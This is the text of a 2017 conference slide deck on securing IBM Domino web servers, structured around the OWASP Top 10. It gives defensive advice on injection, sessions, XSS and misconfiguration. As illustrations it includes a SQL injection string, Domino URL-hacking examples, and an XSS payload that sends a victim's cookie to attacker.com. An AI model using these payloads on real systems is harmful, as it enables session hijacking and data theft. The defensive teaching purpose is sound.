# Domino Security In a Mixed-Use World

Andrew Pollack, President

Northern Collaborative Technologies


andrewp@thenorth.com

http://www.thenorth.com

Special thanks to Howard Greenberg of TLCC.  We co-presented at MWLUG 2017.  It was Howard's idea to use the OWASP Top 10 List as a framework.  I have adapted and expanded that structure with his permission for this presentation.

## Who Am I?

- Administrator & Developer since version 2.0
- IBM Lotus Beacon Award Winner
- Services
  - Site Performance Reviews
  - Legal Case Consulting
  - Application Development
  - Administrative Overhaul
  - Security Review & Penetration Testing
- Products
  - NCT Search
  - NCT Compliance Search
  - NCT Simple Sign On
  - NCT SAML for Domino 7+
- Structural Firefighter




## Presentation Goals

- Provide a set of actionable take-home steps you can do to immediately improve the security of your IBM Domino web server
- Provide additional longer-term steps you can consider to further protect your applications, data, and end users
- Related the latest OWASP “Top 10” Web Application Security Issues to the IBM Domino space
- A bit about Proton and node.js

## The Myth of Firewalls

- Most threats come from inside the firewall
  - Other Compromised Systems
  - Employees and Contractors
- Many attack vectors are not stopped by firewall port level access controls
  - The firewall is set up to allow traffic through to your web server on web-server ports (usually http & https).



## Recent Major Breaches

- Target Corporation – 70 Million Customer Accounts
  - Phishing attack gained passwords from HVAC contractor
  - Once inside the firewall installed malware
  - Pivoted attack to point of sale system to capture credit card data

- Equifax Corporation – Affected Most Adult US Citizens
  - Entirely Preventable
  - Failed to Keep Software Up to Date
    - Apache STRUTS Vulnerability
  - Failed to Monitor Log Data Effectively

## Who/What is OWASP

- "Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software"

- Publishes a list of the 10 Most Critical Web Application Security Risks – Widely Respected
  - For each Risk it provides:
    - A description
    - Example vulnerabilities
    - Example attacks
    - Guidance on how to avoid
    - References to OWASP and other related resource

- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project


## Top 10 for 2017 (Release Candidate)

- A1-Injection
- A2-Broken Authentication and Session Management
- A3-Cross-Site Scripting (XSS)
- A4-Broken Access Control
- A5-Security Misconfiguration
- A6-Sensitive Data Exposure
- A7-Insufficient Attack Protection
- A8-Cross-Site Request Forgery (CSRF)
- A9-Using Components with Known Vulnerabilities
- A10-Underprotected APIs

https://www.owasp.org/index.php/Top_10_2017-Top_10

## Each OWASP Item Provides More Information

- Attack Vectors
- Prevalence of Exploits & Ease of Detectability
- Technical Impact Risk
- Business Impact Risk



| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| Application Specific | Exploitability EASY | Prevalence COMMON | Detectability AVERAGE | Impact SEVERE | Application / Business Specific |
| Consider anyone | Attackers send | Injection flaws occur when an application | | Injection can result | Consider the |

**Am I Vulnerable To Injection?**

The best way to find out if an application is vulnerable to


**How Do I Prevent Injection?**

Preventing injection requires keeping untrusted data

## OWASP A1 - INJECTION

## A1 - Injection

- Classic injection attack was/is adding SQL code to input fields where it is not expected



First Name: Andrew '; select * from customers;

- There are Many other places in modern applications to insert or change code
  - URL Parameters
  - Scripted AJAX Calls
  - Uploaded Data

## Is Domino Vulnerable?


- Domino will protect itself by not using SQL internally and by storing text data encoded as presented without executing code ONLY if you are using Domino generated forms
- Hand Coded Forms, Agents that Accept Data, etc. are not protected automatically
- Most big web applications in Domino exchange data with non-Domino systems
  - Your application could be used to pass embedded code to other systems which are vulnerable but trust your server as a source

# Domino Injection Vulnerabilities

- Classic Form Field Injection
- Altering Data on Primary URLs
    - http://server/db.nsf/docs/mydocument&parameter=123456
    - http://server/db.nsf/myWebAgent&parameter=123456
- Altering Data on AJAX calls
  - Just because the URL doesn't show up in the browser's address bar doesn't mean it can't quickly be found
- URL Hacking
  - Switch from openDocument to editDocument
    - http://server/db.nsf/docs/mydocument?openDocument
    - http://server/db.nsf/docs/mydocument?editDocument
  - Open default view
    - http://server/db.nsf/$defaultview
  - Use zero as the view and open any document by id
    - http://server/db.nsf /0/ 557d7b9b86441dff85258154004a827a

## Built in Debuggers Expose AJAX URLs

- Debuggers are built into nearly all browsers now
- Simple tools are available to create and “Post” form data


Developer Tools - https://www.facebook.com/?sk=h_chr
Elements Console Sources Network Performance Memory Application Security Audits Adblock Plus
View: Group by frame Preserve log Disable cache Offline No throttling
Filter Regex Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other
5000 ms 10000 ms 15000 ms 20000 ms 25000 ms 30000 ms 35000 ms 40000

| Name | Method | Status | Domain |
|---|---|---|---|
| sub?cb=czyx&sticky_token=27&uid=583932197&viewer_u...y&profile=desktop&clientid=2da78f00&cap=8&reset=t | POST | 200 | 5-edge-chat.facebook.com |
| pull?channel=p_583932197&seq=1&partition=-2&client...en=27&sticky_pool=frc3c09_chat-proxy&state=active | GET | 200 | 5-edge-chat.facebook.com |
| pull?channel=p_583932197&seq=2&partition=-2&client...en=27&sticky_pool=frc3c09_chat-proxy&state=active | GET | 200 | 5-edge-chat.facebook.com |
| ?dpr=1 | POST | 200 | www.facebook.com |
| sub?cb=arhj&sticky_token=27&uid=583932197&viewer_u...hat-proxy&profile=desktop&clientid=2da78f00&cap=8 | POST | 200 | 5-edge-chat.facebook.com |
| sub?cb=baxu&sticky_token=27&uid=583932197&viewer_u...hat-proxy&profile=desktop&clientid=2da78f00&cap=8 | POST | 200 | 5-edge-chat.facebook.com |
| ?modules=AsyncDOM&__user=583932197&__a=1&__dyn=7Ag...spin_r=3301429&__spin_b=trunk&__spin_t=1505486900 | GET | 200 | www.facebook.com |
| ?dpr=1 | POST | 200 | www.facebook.com |
| bz | POST | 200 | www.facebook.com |
| null_state.php?dpr=1&grammar_version=bee09f93fa732...spin_r=3301429&__spin_b=trunk&__spin_t=1505486900 | GET | 200 | www.facebook.com |
| ?filter[0]=app&filter[1]=page&filter[2]=group&filt...=583932197&token=v7&lazy=1&__user=583932197&__a=1 | GET | 200 | www.facebook.com |
| sub?cb=1elu&sticky_token=27&uid=583932197&viewer_u...hat-proxy&profile=desktop&clientid=2da78f00&cap=8 | POST | 200 | 5-edge-chat.facebook.com |
| ?filter[0]=user&context=facebar&viewer=583932197&token=v7&lazy=1&__user=583932197&__a=1 | GET | 200 | www.facebook.com |
| ?filter[0]=keyword&context=facebar&viewer=583932197&token=v7&lazy=1&__user=583932197&__a=1 | GET | 200 | www.facebook.com |

## Your Best Defenses

- Use proper reader/author names
  - Avoid using Editor access or higher in the ACL
- Block direct view access with $$ViewTemplateDefault
  - Even if it just says “Go Away”
- Always, Always, Always validate URL parameters before you use them in code on Agents, Form Formulas, etc.

## OWASP A2 – AUTHENTICATION & SESSION MANAGEMENT

Node.js integration through proton will interface here

## A2-Broken Authentication and Session Management

- User authentication credentials aren’t properly protected when stored using hashing or encryption.
- Credentials can be guessed or overwritten through weak account management functions
- Session IDs are exposed in the URL
- Session IDs are vulnerable to session fixation attacks.
- Session IDs don’t timeout, or user sessions or authentication tokens aren’t properly invalidated during logout.
- Session IDs aren’t rotated after successful login.
- Passwords, session IDs, and other credentials are sent over unencrypted connections.

## A2-Protecting Stored Credentials

- Domino is fairly good at this if you let it
  - Use Minimum Password Requirements
  - Protect your Domino Directory
  - Don’t store a password file “just in case”
  - Use the “Fewer Name Variants” option

- Beware of SSO Solutions – Including SAML
  - You may be turning over all authentication controls to some other system!

## A2 – Weak Management Practices

- Beware of password recovery processes
  - How do you verify the person requesting the password reset is really the person who should have it? This can also be used to deny service.
  - Any web site that can send you your old password when you request it should not be trusted

## A2 – Session IDs in the URL

- While Domino doesn’t generally do this, some administrators do this to avoid creating Domino users, or to give specific user content within applications based on URLs
  - URLs that contain specific invoice numbers or trouble ticket ids to send users to specific documents
    - http://server/db.nsf/invoices/1138147283
  - If someone knows another invoice number they can see additional customer data.
  - The more data you have, the easier it is to expand out to more sources of data.

## A2 – Session “Fixation” Attacks


- Can your stored authentication token be captured an re-used in Domino?
  - Spoiler Alert:  Yes, it can – and quite easily

- In Session based authentication the session token is stored in a cookie.

- Anyone who can create web pages on your server can capture this using a bit of JavaScript.
  - Other servers – including non-Domino servers within your domain may be able to capture this cookie as well

## A2 – Preventing Domino “Fixation” attacks on your Domino Servers

- Code review applications
- Follow XSS prevention best practices
- Change the default cookie domain path in your session ltpa token documents




Web SSO Configuration for : LtpaToken2

Token Configuration

| | |
|---|---|
| Configuration Name: | LtpaToken2 |
| Organization: | thenorth |
| DNS Domain: | serverorsubdomain.thenorth.com |

## Passwords & session IDs on unencrypted connections

- There should no longer be any reason to allow unencrypted http connections at all. Sorry. It's 2017. Stop doing this.



Web Site Primary

Basics | Configuration | Domino Web Engine | Security

TCP Authentication

|  |  |
|---|---|
| Anonymous: | [✓ Yes] No |
| Name & password: | [✓ Yes] No |
| Redirect TCP to SSL: | [✓ Yes] No |

## OWASP A3 – CROSS-SITE SCRIPTING

## A bit about Proton and node.js

- See John Curtis's talk – he's here this week and knows more about this than anyone else, since he's doing the work
- Node applications will authenticate to Domino on behalf of the user by means of OAUTH
- Domino credentialed access will be respected
  - ACLs, Reader Names, Author Names, Roles, etc.
- An additional layer, part of the OAUTH specification
  - "Scope" is part of the way OAUTH handles authorizing which parts of the system a specific credential set is allowed to use on behalf of the user. This can be used to further reduce what the node.js application is allowed to do on behalf of the user.

## A3 - Cross Site Scripting (XSS)

- Anything that can allow someone to insert JavaScript onto your page
  - Classic Example is JavaScript inserted into input fields

- You are vulnerable to Server XSS If…
  - Your server-side code uses user-supplied input as part of the HTML output
  - You don’t use context-sensitive escaping to ensure it cannot run.

- Example Attack Scenario
  - User1 fills out “First Name” field with  script and submits

    '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>’

  - User2 displays data containing the unfiltered input meant to show the first name the other user entered.   The script tags are not stripped, so the code runs


  - This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

## Is Domino Vulnerable?

- Domino will “escape” key characters so they are delivered to the browser as code that prevents execution
    - (e.g. “<“ becomes “&lt;”)
  - This will only happen if the original form used for input and the form displaying the output are pure, native Domino forms, views, or pages
  - Hand Crafted Forms, Agent Output, or elements set to render as HTML are not stripped
- Prevention
  - Always sanitize any input
    - Domino web – look for html tags, strip out
      - Have to roll your own with LotusScript
  - Key things to watch for are “less than” symbols, Quotation Marks, and Apostrophes.
    - Simply replacing “<“ with “&lt;” on input data will go a very long way.

# XPages HTML Filters

- XPages have built-in filtering
- Have to turn on
  - HTMLFilter – for output
  - HTMLFilterIn – filters on saving
    - Use acf as the option!
      - Identity does nothing, empty kills everything
  - Turn on for all rich text (server, app, or XPage)
    xsp.richtext.default.htmlfilter=acf



## OWASP A4 – BROKEN ACCESS CONTROL

# A4-Broken Access Control

- Not just ACL Settings – but includes them
  - Maximum Internet Name & Password Access
  - Anonymous & Default "No Access" on all database you don't expect web users to access
  - Obscurity is not Security

## OWASP A5 – SECURITY MISCONFIGURATION

## A5-Security Misconfiguration

- Don’t expose your operating system to the internet.

- Turn off all services you don’t need

- Keep your Domino version fully up to date
  - Tools like “Metasploit” know all about Domino
  - Out of date servers can be hacked to a remote command line in 30 seconds with menu driven hacking tools


## A5 – Use Good HTTP Password Management practices

- Assign HTTP Passwords even if you don’t use them. This field will get filled in with garbage if you do not.

  - These are also used to attack your SMTP mail handler

## A5 – Don't Help the Hackers

- By default your server tells the world what software you're running.




```
   Connection  close
Content-Length  0
         Date  Sun, 30 Jul 2017 20:24:27 GMT
     Location  http://nct1.thenorth.com/names.nsf
       Server  Lotus-Domino
   Set-Cookie  DomAuthSessId=AD60342A648257CE796E13A3C01B3650; path=/
```

It's like you WANT to get hacked

## A5 – Don’t Help the Hackers!

- HTTPDisableServerHeader=1
- Then Get Fancy! Add your own SERVER header




**Web Site Rule**

Basics | Comments | Administration

**Basics**

| | |
|---|---|
| Description: | Write my own server name |
| Type of rule: | HTTP response headers |
| Incoming URL pattern: | * |
| HTTP response codes: | 200, 206 |
| Expires header: | [✓ Don't add header] Add header only if application did not / Always add header (override application's header) |
| Custom headers: | Name: Server Value: Andrews-Super-Server [✓ Override]; Name: Value: Override; Name: Value: Override |



GET nct7.thenorth.com 200 OK

Headers | Response | HTML | Cache

